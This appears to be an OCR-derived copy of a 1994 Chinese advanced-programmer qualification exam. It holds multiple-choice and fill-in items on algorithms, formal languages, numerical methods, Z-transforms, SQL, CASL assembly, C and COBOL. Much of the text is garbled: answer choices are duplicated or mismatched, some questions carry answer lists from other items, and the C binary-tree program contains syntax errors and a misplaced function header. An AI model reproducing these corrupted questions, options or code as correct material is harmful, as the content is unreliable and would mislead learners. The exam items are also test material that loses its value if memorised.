- A-E: ① 000100101101010 ② 010100101100010  
③ 010100111101010 ④ 010101101101010  
⑤ 001111010000111 ⑥ 001111010000111  
⑦ 101111010000111

试题 9

在下列十二组中, 每组中有三个词, 从该十二组中, 选出组内三个词都是与提高计算机硬件处理速度有关的词, 将编号依次填写在答案的 A-E 栏内。

- ① 数据库 ② 双机系统 ③ 存贮器交叉存取  
④ 高速缓冲存贮器 ⑤ 虚拟计算机 ⑥ 并行处理  
⑦ 存贮器交叉存取 ⑧ 并行处理 ⑨ 先行控制  
⑩ 流水线 ⑪ 高速缓冲存贮器 ⑫ 存贮器交叉存取  
⑬ 双机系统 ⑭ 流水线 ⑮ 结构化程序设计  
⑯ 高速缓冲存贮器 ⑰ 存贮器交叉存取 ⑱ 先行控制  
⑲ 数据库 ⑳ 批处理 ㉑ 流水线  
⑳ 双机系统 ㉒ 并行处理 ㉓ 虚拟计算机  
㉔ 先行控制 ㉕ 并行处理 ㉖ 流水线  
㉗ 流水线 ㉘ 并行处理 ㉙ 高速缓冲存贮器  
㉚ 双机系统 ㉛ 流水线 ㉜ 结构化程序设计  
㉝ 虚拟计算机 ㉞ 批处理 ㉟ 存贮器交叉存取

供选择的答案

- A-E: ① applications ② accepted ③ clients ④ enthusiastic  
⑤ servers ⑥ desktop ⑦ systems ⑧ replaced

试题 13

从供选择的答案中, 选出下列短文中加有底线的各词的读者, 把编号写在答卷的对应栏内。

现在的ところ、「マルチメディア」について物理 (A) な定数 (B) はなされてない。一般的には映画、音楽、絵画、写真など、多様な情報 (C) 形態の情報 (D) を組み合わせ、または結合したメディアやその利用手段で、それらの情報が自由に選択 (E) 、加工でき、その情報が双方向性を有しているものとされている。

供选择的答案

- A: ① めか ② めいか ③ めいが ④ あかか ⑤ めいか  
B: ① ていき ② ていき ③ ていき ④ ていき ⑤ さたき  
C: ① ひょうげん ② ひょうげ ③ ひょうげん ④ おもてげ ⑤ ひょうげん  
D: ① じよほう ② じよほう ③ じよほう ④ じよほう ⑤ せいほう  
E: ① せいほう ② せいほう ③ せんたく ④ せんたく ⑤ せいほう

试题 14

从供选择的答案中, 选出应填入下面日语文中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

関係データベース A 整理する以前は本構造や網構造 B 新づき、トランザクション処理を中心に大規模なオンラインデータベースシステム C 構築されてきた。これらは性能面一主面が開発され、今後も急激な転換が生ずることは予想されない。一方、業務統合型データベースとデータ独立 D 柔軟なシステムアーキテクチャを武器に登場 E 関係データベースは、問い合わせ処理を中心とする業務において多用されるに至っている。

供选择的答案

- A: ① な ② が ③ から ④ のの ⑤ や  
B: ① て ② に ③ のの ④ と  
C: ① を ② と ③ に ④ が ⑤ しか  
D: ① なのので ② や ③ を ④ による ⑤ だから  
E: ① に ② を ③ だ ④ のみ ⑤ した



从下列的 11 道试题 (试 15 至试 25) 中任选 3 道解答。如果解答的试题数超过 3 道, 则解答的前 3 道有效。

试 15

从供选择的答案中, 选出应填入下面有关排序算法复杂性的叙述中  内的正确答案, 把编号写在答卷的对应栏内。

对由  $n$  个记录所组成的表按关键字排序时, 下列常用排序算法的平均比较次数分别是: 二路归并排序为  A  B, 冒泡排序为  B, 快速排序为  C。其中, 归并排序和快速排序所需要的辅助存储空间分别是  D 和  E。

供选择的答案

- A~E: ①  $O(1)$                       ②  $O(n \log_2 n)$                       ③  $O(n^2)$   
 ④  $O(n^3)$                               ⑤  $O(n^2 \log_2 n)$                       ⑥  $O(\log_2 n)$

试 16

从供选择的答案中, 选出应填入下面有关形式语言叙述中  内的正确答案, 把编号写在答卷的对应栏内。

文法  $G = (V_N, V_T, P, S)$  的类型由  $G$  中的  A 决定。若  $G_1 = ([a, b], \{S, X, Y\}, P, S)$ ,  $P$  中的产生式及其序号如下:

- 1:  $S \rightarrow XaY$   
 2:  $X \rightarrow YYX$   
 3:  $Y \rightarrow AX^2$

则  $G_1$  为  B 型文法, 对应于  C。由  $G_1$  推导出句型  $aaabaa$  和  $baabbb$  时, 所用产生式序号组成的序列分别为  D 和  E。

供选择的答案

- A: ①  $V_N$                               ②  $V_T$                               ③  $P$                                   ④  $S$   
 B: ① 0                                  ② 1                                  ③ 2                                  ④ 3  
 C: ① 图灵机                          ② 下推自动机                      ③ 有限状态自动机                  ④ 其他自动机  
 D, E: ① 131333                          ② 12312                          ③ 12322                          ④ 12333

试 17

从供选择的答案中, 选出应填入下面关于线性代数特征值和特征向量叙述中  内的正确答案, 把编号写在答卷的对应栏内。

矩阵  $\begin{pmatrix} 2 & 1 & -1 \\ -1 & 0 & 1 \\ -1 & -1 & 2 \end{pmatrix}$  的特 (本) 征值为  A, 属于该特征值的特征向量 (实) 量为  B, 属于另一特征值的特征向量  C, 属于不同特征值的特征向量一定  D, 可以用施密特方法把它们  E 化。

供选择的答案

- A: ① -1, -1, -2                      ② 1, -1, 2                      ③ 1, 1, -2                      ④ 1, 1, 2

- B: ①  $\begin{pmatrix} 1 & 0 & -1 \\ 0 & 1 & 1 \\ 1 & 1 & 1 \end{pmatrix}$                       ②  $\begin{pmatrix} 1 & 1 & 1 \\ 1 & 1 & 1 \\ 1 & 1 & 1 \end{pmatrix}$   
 ③  $\begin{pmatrix} 1 & 0 & 0 \\ 0 & -1 & 0 \\ 0 & 0 & 1 \end{pmatrix}$                       ④  $\begin{pmatrix} 1 & 0 & 0 \\ 0 & 1 & 0 \\ 0 & 0 & 1 \end{pmatrix}$

- C~E: ① 线性相关                      ② 线性无关                      ③ 线性相关或线性无关  
 ④ 标准 (正规, 正交)                      ⑤ 正交

试 18

从供选择的答案中, 选出应填入下面关于数值计算叙述中  内的正确答案, 把编号写在答卷的对应栏内。

在区间  $[a, b]$  上用  $n$  次拉格朗日多项式进行函数插值时, 一般说来,  $n$  越大,

A。用迭代法求方程  $x^2 - 3 = 0$  的数值解时, 若选取迭代式  B, 和初值  $x_0 = 2$ , 就能收敛于所求的解。

用迭代法求解线性方程组  $X = BX + P$  时, 迭代收敛的条件是矩阵  $B$  的  C  $< 1$ , 高斯求积公式

$$\int_{-1}^1 f(x) dx = \sum_{i=1}^n A_i f(x_i)$$

中, 节点  $x_1, x_2, \dots, x_n$  可取  D, 其代数精度为  E。

供选择的答案

- A: ① 误差越小                      ② 精度越高  
 ③ 曲线越光滑                      ④ 误差可能反号变大  
 B: ①  $x_{k+1} = x_k^2 + x_k - 3$                       ②  $x_{k+1} = 3/x_k$   
 ③  $x_{k+1} = (x_k + 3/x_k) / 2$                       ④  $x_{k+1} = (x_k + 3/x_k + 9/x_k^2) / 3$   
 C: ① 所有元素的绝对值                      ② 所有特征值的绝对值  
 ③ 主对角线元素之和                      ④ 行列式值的绝对值  
 D: ①  $n$  次插值多项式零点                      ②  $n$  次拉格朗日多项式零点  
 ③  $n$  次牛顿多项式零点                      ④  $[-1, 1]$  的等距分点  
 E: ①  $2n$                                   ②  $2n$   
 ③  $2n-1$                                   ④  $n+1$

试 19

从供选择的答案中, 选出应填入下面关于数值计算的线性代数方程组叙述中  内的正确答案, 把编号写在答卷的对应栏内。

线性代数方程组的解法中, 直接法中最常见和最有效的方法为  A, 它主要用于  B 的问题。追赶法是基于  C,  C 的主要特点是  D, 追赶法适用于方程组  E。

供选择的答案

- A: ① 高斯法                              ② 追赶法                              ③ 赛德尔法                              ④ 雅可比法  
 B: ① 计算量较小, 精度度较低                      ② 计算量较大, 精度度较低  
 ③ 计算量较大, 精度度较高                      ④ 计算量较小, 精度度较高  
 C: ① 稠密阵                              ② 稀疏阵                              ③ 迭代法                              ④ 直接法

- D: ① 用于高阶矩阵, 算法复杂, 程序结构简单  
 ② 用于高阶矩阵, 算法简单, 程序结构简单  
 ③ 用于高阶矩阵, 算法简单, 程序结构复杂  
 ④ 用于低阶矩阵, 算法简单, 程序结构简单

- E: ①  $\begin{pmatrix} 5 & 0 & 1 \\ 0 & 5 & 2 \\ -1 & -1 & 3 \end{pmatrix} \begin{pmatrix} x_1 \\ x_2 \\ x_3 \end{pmatrix} = \begin{pmatrix} 1 \\ 2 \\ 2 \end{pmatrix}$                       ②  $\begin{pmatrix} 5 & -1 & 1 \\ -1 & 5 & 0 \\ 1 & 0 & 5 \end{pmatrix} \begin{pmatrix} x_1 \\ x_2 \\ x_3 \end{pmatrix} = \begin{pmatrix} 1 \\ 2 \\ 2 \end{pmatrix}$   
 ③  $\begin{pmatrix} 5 & -1 & 0 \\ -1 & 5 & 2 \\ 0 & -1 & 5 \end{pmatrix} \begin{pmatrix} x_1 \\ x_2 \\ x_3 \end{pmatrix} = \begin{pmatrix} 1 \\ 2 \\ 2 \end{pmatrix}$                       ④  $\begin{pmatrix} 1 & 0 & 5 \\ 0 & 5 & -1 \\ 5 & -1 & 1 \end{pmatrix} \begin{pmatrix} x_1 \\ x_2 \\ x_3 \end{pmatrix} = \begin{pmatrix} 1 \\ 2 \\ 2 \end{pmatrix}$

试 20

从供选择的答案中, 选出应填入下面关于财务管理叙述中  内的正确答案, 把编号写在答卷的对应栏内。

在国家财务管理中, 广泛应用计算机技术, 建立严密高效的税务管理系统是十分重要的问题。随着税务专业队伍的变化, 大多数纳税人将不再经常与税务部门直接接触, 而推行国际普遍实行的  A 制和  B 制, 来自纳税人的各种信息将由计算机系统集中进行数据处理, 税务部门的重点将转移到监督纳税行为和强化税务检查, 从而形成科学完整的由  C,  D,  E 三大功能为一体的税务管理系统新体系。

供选择的答案

- A, B: ① 专营                                  ② 统管                                  ③ 间接  
 ④ 他征                                  ⑤ 代理                                  ⑥ 自主  
 C~E: ① 申报                                  ② 审核                                  ③ 稽查  
 ④ 分派                                  ⑤ 征集                                  ⑥ 捐款  
 ⑦ 查报                                  ⑧ 代理

试 21

从供选择的答案中, 选出应填入下面关于物流管理叙述中  内的正确答案, 把编号写在答卷的对应栏内。

在物流管理中, 运输最为重要方面。联合运输是采用的较高级形式, 它允许物资使用同一运货凭证, 运用不同的方式和手段, 在不同企业之间进行流动, 从而有效地取得较高的经济效益。这些方式和手段, 例如  A 可以实现陆地与二级水域之间的联合运输, 而  B 则可以实现水域与二级陆地之间的联合运输。

不合理运输常常是管理中效益低下的重要原因。如果安排运输, 选择运力太大, 会造成部分运力浪费, 出现  C 运输是其中最差形式; 如果调度不当, 象  D 运输那样, 不但合理, 而且会造成不必要的交通拥挤; 当然, 最无效的现象是形成  E 运输。

供选择的答案

- A: ① 高速公路                              ② 火车                                  ③ 铁路                                  ④ 大陆桥  
 B: ① 浮动公路                              ② 船舶                                  ③ 铁路                                  ④ 浮动桥  
 C: ① 轻载                                  ② 超载                                  ③ 空载                                  ④ 超载  
 D: ① 重复                                  ② 长途                                  ③ 重载                                  ④ 迂回  
 E: ① 重复                                  ② 倒流                                  ③ 迂回                                  ④ 轻载

试 22

从下面关于计算机控制的叙述中, 选出五条正确的叙述, 并把编号按从小到大的次序写在答卷的 A~E 栏内。

- ① 计算机控制系统一般是一个由连接部分和被控部分构成的混合系统。  
 ② 按控制方式计算机控制可分为开环控制和闭环控制。  
 ③ 线性离散控制系统可用一阶常微分方程组加以描述。  
 ④ 计算机数字控制系统可用 Z 变换法进行分析和设计。  
 ⑤ 闭环误差进行控制的系统是反馈控制系统。  
 ⑥ 计算机控制系统按动态对系统 Z 传递函数  $Z(z)$  的极点必须在左半平面内。  
 ⑦ 控制计算机对外界服务请求响应最快的程序中断方式。  
 ⑧ 为控制计算机做了必要的外部设备外, 必须有过程输入输出通道。  
 ⑨ 将模拟量变换为计算机能处理的数字量叫数模转换器。  
 ⑩ 经模数转换器采样产生的数据在时间和精度上均为离散的。

试题 23

从供选择的答案中, 选出应填入下面关于 Z 变换叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

Z 变换分析是分析和设计线性离散系统的重要方法。离散时间序列  $y(kT)$  的 Z 变换  $Y(z)$  是

$$Y(z) = Z\{y(kT)\} = [A]$$

因此, 离散单位阶跃序列  $u(kT)$  的 Z 变换为  $U(z) = [B]$ 。此处

$$u(kT) = \begin{cases} 0 & k < 0 \\ 1 & k = 0, 1, 2, \dots \end{cases}$$

Z 反变换则是从已知 Z 变换  $Y(z)$  反求离散时间序列的过程:

$$y(kT) = Z^{-1}\{Y(z)\}$$

可以使用长除法、部分分式法或 [C] 来进行 Z 反变换。

$$\text{如果 } Y(z) = z / (z^2 - 4z + 3)$$

则对应的离散时间序列为  $y(kT) = [D]$ 。

Z 变换除了用于对离散时间序列进行变换外, 还可以用来求解 [E]。

供选择的答案

- A: ①  $\sum_{k=0}^{\infty} y(kT)z^k$     ②  $\sum_{k=0}^{\infty} y(kT)z^{-k}$     ③  $\sum_{k=0}^{\infty} y(kT)z^{kT}$     ④  $\sum_{k=0}^{\infty} y(kT)z^{kT}$   
 B: ①  $1/(1+z)$     ②  $1/(1-z)$     ③  $1/(1+z)$     ④  $1/(1-z)$   
 C: ① 微分法    ② 积分法    ③ 留数法    ④ 留数法  
 D: ①  $0.5(3^k+1)$     ②  $0.5(3^k-1)$     ③  $0.5[-3^k+1]$     ④  $0.5[-3^k-1]$   
 E: ① 微分方程    ② 差分方程    ③ 代数方程    ④ 函数方程

试题 24

从供选择的答案中, 选出应填入下面关于图形表示叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

- 极坐标方程  $\rho = 4/(2 - \cos \theta)$  表示的曲线是 [A]。
- $x^2/(k^2-9) - y^2/(2-k) = 1$  表示双曲线, 则  $k$  的取值范围是 [B]。
- 在坐标平面内选一点  $(x, y)$ , 使得它到  $x$  轴、 $y$  轴和直线  $x+y=2$  的距离都相等, 则  $x$  是 [C]。
- 已知平面的法向量  $\vec{n} = (3, 2, 1)$ , 以及该平面上的一点  $p(1, 2, 3)$ , 则表示该平面的方程是 [D]。
- 已知多面体中一个面的相邻三个顶点的坐标  $P(5, 10, 15)$ ,  $Q(2, 4, 5)$  和  $R(10, 5, 5)$ , 则此面的法向量可用  $\vec{n} = [E]$  表示。

供选择的答案

- A: ① 圆    ② 椭圆    ③ 双曲线    ④ 抛物线  
 B: ①  $k < 2$     ②  $k > -3$     ③  $2 < k < 3$  或  $k < -3$     ④ 以上都不对  
 C: ①  $\sqrt{2}$     ②  $1/2$     ③  $\sqrt{2}+1$     ④ 不能一确定  
 D: ①  $3x+2y+z-10=0$     ②  $3x+2y-3z-16=0$   
 ③  $x+2y+3z-14=0$     ④  $3x+2y+z=0$   
 E: ①  $(2, -16, 9)$     ②  $(3, 6, 10)$     ③  $(2, -1, 8)$     ④  $(3, 3, -4)$

试题 25

从供选择的答案中, 选出应填入下面关于 CAD 系统叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

从结构上讲, 小型 CAD 系统可分为 [A] 和 [B] 两种系统。[A] 系统以一台小型机为中心, 处理若干高分辨率的图形终端, [B] 系统由多个工作站通过高速局域网络联一台服务器构成。CAD 技术从 60 年代末开始崛起, 至今已经历了三代历程。其中, 第一代 CAD 系统以 [C] 为余热的初级系统, 第二代 CAD 是以 [D] 为核心的多功能系统, 第三代 CAD 系统是以 [E] 为核心的集成化系统。

供选择的答案

- A, B: ① 封闭式    ② 分布式    ③ 集中式    ④ 开放式  
 ⑤ 交互式    ⑥ 光栅式    ⑦ 矢量式    ⑧ 通讯式  
 C~E: ① 工程数据库    ② 知识库    ③ 文件管理    ④ 知识获取  
 ⑤ 单功能    ⑥ 多功能    ⑦ 数据库    ⑧ 模型库

一九九四年度

高级程序员级 下午试题

请接下表选答试题

| 试题号  | 试题一~试题五     | 试题六 | 试题七~试题十  |
|------|-------------|-----|----------|
| 选择方法 | 从5题中选答3题    | 必答题 | 从4题中选答1题 |
| 解答时间 | 14:00~16:30 |     | 150分钟    |

注意事项

- 请按下述要求正确填写答卷, 若不按下述要求解答, 将不给分数。
- 在答卷的省、自治区、直辖市、计划单列市栏内填写你所在的省、自治区、直辖市、计划单列市的名称。
- 在答卷的指定位置内填写准考证编号、出生年月日和姓名。
- 在试题号栏内用  $\bigcirc$  圈住选答的试题号。
- 答卷上除填写上述内容外只能写答案。
- 解答时字迹必须清楚, 字迹不清时, 将不评分。
- 仿照下面例题, 将解答写在答卷的对应栏内。

例题:

一九九四年度举行的计算机软件专业技术资格和水平考试的日期是

[ ] 月 [ ] 日。

因为正确的答案是 10 月 9 日, 故在答卷的对应栏内写上 10 和 9 (参看下表)。

| 例题 | 解答栏 |
|----|-----|
| ⑩  | 10  |
| ⑨  | 9   |

从下列的 5 道试题 (试题一至试题五) 中任选 3 道解答, 如果解答的试题数超过 3 道, 则解答的前 3 道有效。

试题一

阅读下列说明和流程图, 回答第 1 至问题 3, 将解答写在答卷的对应栏内。

【说明】

流程图 1 描述了某电信局数据通信专线计费业务管理系统的部分处理流程。

- 凡申请专线者, 均需填写专线申请表。系统把申请表与已在专线申请表文件中, 等待分配专线号。
- 系统为申请者指定专线号, 并根据通信距离 (按地区计算)、通信速率计算初装费和月租费, 然后发初装通知单给用户, 并产生施工单交有关部门施工。同时产生专线处理文件。专线号是专线的唯一标识。
- 施工结束后, 系统更新用户文件, 并产生专线计费文件, 作为以后收费的依据。
- 一个用户可以租用多条专线, 用户可用现金或以银行两种支付方式付租金, 但一个用户只能使用一种付款方式。系统每月按用户 (而不是专线) 为单位计费收费。
- 流程图中各数据文件及有单线所指的意图须如下:  
 专线申请表及专线申请表登记表  
 申请表, 用户名, 付款方式, 开户银行代码, 帐号, 主编号, 主地址, 对端地址, 对端所在地区, 通信速率, 设备型号, 申请日期  
 专线处理文件:  
 申请表, 用户名, 付款方式, 开户银行代码, 帐号, 初装费, 月租费, 完工日期  
 初装费收据:  
 专线号, 初装费, 交费日期  
 施工单:  
 施工单号, 专线号, 主编号, 主地址, 对端地址, 对端所在地区, 通信速率, 设备型号, 申请日期, 施工期限  
 完工单:  
 施工单号, 专线号, 完工日期  
 用户文件:  
 用户编号, 用户名, 付款方式, 开户银行代码, 帐号  
 专线计费文件:  
 专线号, 用户编号, 月租金, 开通日期

【问题 1】

专线的日文件由哪些数据项组成。


【问题 2】

为了避免在用户尚未支付初装费时就去施工,有人提议将图中从处理 2 产生施工单改成从处理 3 产生施工单,试问从处理 3 能否产生施工单?为什么?

【问题 3】

当一个用户租用多条专线时,若允许该用户对其中的一些专线采用现金支付,对另一些专线采用银行托付方式,则在尽量减少数据冗余的前提下,应如何调整有关的数据文件。

【流程图 1】



— 高下 3—(共 21 页) SPDI

试题二

阅读下列说明和流程图,回答问题 1 和问题 2,把解答写在答卷的对应栏内。

【说明】

流程图 2.1 用来实现在数组 A(a) 中寻找第 K 大的元素。

算法思想是通过比较和交换,在区间 1~n 中找到一个 m,使 A(1)~A(m-1) 的值均大于 A(m),A(m+1)~A(n) 的值均小于 A(m)。若 m=K,则 A(m) 即为第 K 大的元素,否则调整查找区间,继续上述查找。

【问题 1】

补充流程图 2.1 中的 ①~④,使之成为完整的流程图。

【问题 2】

若将流程图 2.1 中的虚框部分改成图 2.2 所示的框图,则当 A(1) 为数组 A 的最大元素时,修改后的流程图能否正常运行?为什么?

— 高下 4—(共 21 页) SPDI

【流程图 2.1】




图 2.2

— 高下 5—(共 21 页) SPDI

试题三

阅读下列说明和流程图,回答问题 1 和问题 2,把解答写在答卷的对应栏内。

【说明】

流程图 3 用来将数组 A 中的 n (n ≥ 2) 个数按变换后并贮到数组 B 中,变换规则如下:

1. 若 A 中有连续 t 个相同的元素 (t > 1), 则在 B 中存入 t 和该元素的值;
2. 若 A 中有连续 t 个元素 (t ≥ 2), 其中每个元素都与相邻的元素不相同, 则在 B 中存入 -t 和这 t 个元素的值。

例如, A = (3, 3, 3, 3, 5, 5, 7, 6, 3, 6, 2, 2, 2, 1, 2)

则变换后 B = (4, 3, 2, 5, -4, 7, 6, 3, 6, 4, 2, -2, 1, 2)

流程图中, 逻辑变量 C 用来区分正在查找连续相同元素的计算还是连续不等元的计算。

【问题 1】

补充流程图中的 ①~④, 使之成为完整的流程图。


【问题 2】

如果删除流程图中的判断框 1, 那么, 当数组 A = (5, 5, 4, 4) 时, 经改变后的流程图的变化, 数组 B 将会有什么样的元素值?

— 高下 6—(共 21 页) SPDI



【流程图 3】



试题 四

阅读下列说明和流程图，回答问题 1 至问题 3，把解答写在答卷的对应栏内。

【说明】

流程图 4 用于把文件 A 和文件 B 合并成按上升顺序分类（排序）的文件 C。已知文件 A 和 B 中的关键字均小于 M。

【问题 1】


为使流程图 4 能正确工作，文件 A 和文件 B 中记录的关键字必须满足什么条件？

【问题 2】


按流程图 4 的处理方式，分别指出文件 A 和文件 B 至少应含有的记录个数。

【问题 3】

若将流程图 4 中的虚线部分改成如下框图，则下图中的“判断条件”应是什么？



【流程图 4】



阅读下列说明和 E-R 图，回答问题，把解答写在答卷的对应栏内。

【说明】

设有下列关于学生成绩管理系统的 E-R 图。图中矩形表示实体，圆表示属性，双圆表示关键字属性，菱形表示实体间的联系。假定已通过下列 SQL 语言建立了数据库：

CREATE TABLE STUDENT

( SNO CHAR(6) NOT NULL,  
SNAME CHAR(20),  
DEPT CHAR(20),  
AGE SMALLINT );

CREATE TABLE COURSE

( CNO CHAR(6) NOT NULL,  
CNAME CHAR(20),  
HOUR SMALLINT );

CREATE TABLE S-C

( SNO CHAR(6),  
CNO CHAR(6),  
GRADE SMALLINT );

为了答题的方便，图中的实体和属性同时标出了中英文两种名字，回答问题时只须写出英文名称即可。

【问题】

填充下列 SQL 程序 5.1~5.4 中的 ①~④，使它们分别完成以下查询功能：

程序 5.1：检索选修所有课程的学生姓名。

程序 5.2：给出全体学生人数。

程序 5.3：按平均给出每个学生的平均成绩。

程序 5.4：按学号给出每个学生选修课程的门数。


【程序 5.1】

```
SELECT STUDENT.SNAME
FROM STUDENT
WHERE (①
(SELECT *
FROM COURSE
WHERE ②
(SELECT *
FROM S-C
WHERE ③))
```

【程序 5.2】

```
SELECT ④
FROM STUDENT
```

【程序 5.3】  
 SELECT   
 FROM S-C  
 GROUP BY SNO  
 【程序 5.4】  
 SELECT   
 FROM S-C  
 GROUP BY SNO  
 【E-R】图



必 答 题

试 题 六  
 在 COMERT 计算机上可以使用试考上所附的 CASL 汇编语言。阅读下列程序说明和 CASL 程序，把应填入其中  处的字句，写在答卷的对应栏内。  
 【程序说明】  
 子程序 DIVIDE 将真分数  $a/b$  ( $0 < a < b$ ) 转换成  $N$  位小数 ( $0 < N \leq 20$ )，并输出结果。  
 子程序从栈中接受参数。参数的人栈顺序为：分子 (a)、分母 (b) 和小数位数 (N)。进入子程序时，已保证  $0 < a < b$  且  $0 < N \leq 20$ ，子程序不再对参数作合法性检查。  
 由于需要输出结果，所以子程序中计算出每一位小数后直接用字符方式顺次存放在标号 OUTPUT 之后的存贮区域中。数字字符 0-9 的 ASCII 编码依次是 48-57。

【程序】

```


START DIVIDE
DIVIDE LEA GR3,2
 LD GR1,1,GR4
 LEA GR1,2,GR1
 ST GR1,OUTLEN
 LD GR0, (1)
DIGIT LEA GR2,48
 SLEA GR0,1
 ST GR0,WORK
 SLEA GR0,2
 ADD GR0,WORD
SUBST CPA GR0, (2)
 JMI GOOD
 (3)
 (4)
 JMP SUBST
GOOD ST GR2,OUTPUT,GR3
 LEA GR3,1,GR3
 SLL (5)
 OUT
 CPA GR3,OUTLEN
 JMI DIGIT
 ST GR3,OUTLEN
 OUT OUTPUT,OUTLEN
 RET
OUTPUT DC '0.'
 DS 20
 OUTLEN DS 1
 WORK DS 1
 END

```

从下列的 4 道试题 (试题七至试题十) 中任选 1 道解答。  
 如果解答的试题数超过 1 道，则解答的前 1 道有效。

试 题 七  
 阅读下列程序说明和 C 程序，把应填入其中  处的字句，写在答卷的对应栏内。

【程序说明】  
 由二叉树的前序遍历和中序遍历两个遍历序列能唯一确定一棵二叉树。  
 前序遍历为：访问根结点，访问左子树，访问右子树；  
 中序遍历为：访问左子树，访问根结点，访问右子树。  
 如右图所示的二叉树，其前序和中序遍历序列分别为：  
 preord []: A, B, D, E, C, F, G.  
 inord []: D, B, E, A, C, G, F.  
 本程序实现已知某二叉树的前序遍历和中序遍历序列，生成一棵链表表示的二叉树。  
 构造二叉树的算法要点是：由前序遍历序列，该序列的第一个元素是根结点元素 (例中为 A)。该元素将中序遍历序列分成左、右两部分，即位于该元素之前的元素是它的左子树上的元素 (例中为 D, B, E)，位于该元素之后的元素是它的右子树上的元素 (例中为 C, G, F)。对于左、右子树，由它们的前序遍历序列的第一个元素可确定左、右子树的根结点。参照中序遍历序列又可进一步确定子树的左、右子树元素。如此递归地参照两个遍历序列，最终构造出二叉树。  
 两个遍历序列作为主函数 main() 的参数。为简单起见，程序假定两个遍历序列是相容的。主函数调用函数 restore() 建立二叉树。函数 restore() 以树 (子树) 的前序遍历和中序遍历序列及序列长为参数，采用递归方法建立树 (子树)。  
 函数 postorder() 实现二叉树的后序遍历序列输出，用来验证函数 restore() 建立的二叉树。



【注释】

```

#include <stdio.h>
#include <stdlib.h>

#define MAX 100
typedef struct node {
 char info;
 struct node *link, *rlink;
} TNODE;
char pred[MAX], inod[MAX];
TNODE *restore(char *, char *, int);
main(int argc, char **argv)
{
 TNODE *root;
 if(argc < 3) exit(0);
 strcpy(pred, argv[1]);
 strcpy(inod, argv[2]);
 root = restore(pred, inod, strlen(pred));
 postorder(root);
 printf("\n\n");

 TNODE *restore(char * ppos, char * rpos, int n);
 TNODE *ptr;
 char *rpos;
 char *k;
 if (n==0) return NULL;
 ptr = (TNODE *)malloc(sizeof(TNODE));
 ptr->info = *ppos++;
 for(; *rpos < *rpos+1; rpos++)
 if (*rpos == *ppos) break;
 k = rpos - *rpos;
 ptr->rlink = restore(rpos+1, rpos+k, k);
 ptr->link = restore(ppos+1, rpos+1, n-1-k);
 return ptr;
}
postorder(TNODE *ptr)
{
 if (ptr == NULL, return;
 postorder(ptr->link);
 postorder(ptr->rlink);
 printf("%c", ptr->info);
}

```

— 第 15 — (共 2 页) 501

试题八

阅读下列程序说明和 COBOL 程序，把空格填入其中 [ ] 处的字句，写在答卷的对应栏内。

【程序说明】

任意输入顺序文件 P-1 的 COBOL 程序，它的记录格式为：

| 工号   | 姓名   | 工资    |
|------|------|-------|
| 9941 | XZ00 | 80.00 |

建立一个输出顺序文件 P-0。对输入文件 P-1 每个记录中的工号(精确到角)，按降序生成各型人民币的张数(人民币种类为壹百元、伍拾元、拾元、伍元、贰元、壹元、伍角、贰角、壹角 9 种)，且要求人民币的张数最少。它的记录格式如下(每个数据项之间空二格)。

| 工号   | 姓名   | 工号    | 壹百元 | 伍拾元 | 拾元 | 伍元 | 贰元 | 壹元 | 伍角 | 贰角 | 壹角 | 总张数 |
